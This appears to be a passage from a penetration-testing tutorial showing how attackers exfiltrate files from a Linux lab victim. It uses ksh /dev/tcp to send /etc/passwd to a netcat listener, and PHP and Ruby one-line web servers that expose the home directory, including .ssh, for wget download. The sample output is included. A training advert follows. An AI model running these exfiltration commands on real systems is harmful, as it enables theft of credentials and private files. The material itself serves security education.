


```
root@ubuntu:~# ksh -c 'cat /etc/passwd > /dev/tcp/192.168.0.147/1234'
root@ubuntu:~#
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
nc -lvp 1234
```



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 53720
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/sy
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
```


/PHP

It is a scripting language that is especially suited to web development. We can use **/PHP** binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install the php binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8080, you can type;

```
php -S 0.0.0.0:8080
```




```
root@ubuntu:~# php -S 0.0.0.0:8080
[Tue Sep  1 03:09:04 2020] PHP 7.4.3 Development Server (http://0.0
[Tue Sep  1 03:09:08 2020] 192.168.0.147:33070 Accepted
[Tue Sep  1 03:09:08 2020] 192.168.0.147:33070 [404]: (null) / - No
[Tue Sep  1 03:09:08 2020] 192.168.0.147:33070 Closing
[Tue Sep  1 03:09:08 2020] 192.168.0.147:33072 Accepted
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
wget 192.168.0.196:8080/data.txt
```



```
root@kali:~# wget 192.168.0.196:8080/data.txt
--2020-09-01 06:09:35--  http://192.168.0.196:8080/data.txt
Connecting to 192.168.0.196:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 28 [text/plain]
Saving to: ‘data.txt’

data.txt                                                100%[══

2020-09-01 06:09:35 (6.70 MB/s) - ‘data.txt’ saved [28/28]
```


/Ruby

It is a high-level general processing language. We can use **/ruby** binary to sneakily use file upload and send the file to the attacker machine over the HTTP server. So, the first step would be to install the ruby binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;

```
ruby -run -e httpd . -p 1234
```




```
root@ubuntu:~# ruby -run -e httpd . -p 1234
[2020-09-01 03:15:38] INFO  WEBrick 1.6.0
[2020-09-01 03:15:38] INFO  ruby 2.7.0 (2019-12-25) [x86_64-linux-gnu]
[2020-09-01 03:15:38] INFO  WEBrick::HTTPServer#start: pid=14329 port=123
192.168.0.147 - - [01/Sep/2020:03:15:49 PDT] "GET / HTTP/1.1" 200 2052
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
192.168.0.196:1234
```



Index of /


```
Name                         Last modified
Parent Directory             2020/08/31 04:07
.bash_history                2020/08/31 08:54
.bashrc                      2019/12/05 06:39
.cache/                      2020/04/23 00:38
.irb_history                 2020/09/01 02:54
.local/                      2020/08/30 10:38
.profile                     2019/12/05 06:39
.ssh/                        2020/08/31 04:15
data.txt                     2020/08/31 08:24
file_to_save                 2020/08/31 08:34

WEBrick/1.6.0 (Ruby/2.7.0/2019-12-25)
at 192.168.0.196:1234
```

You can try out other Linux binaries for data exfiltration from **https://gtfobins.github.io/**

IGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in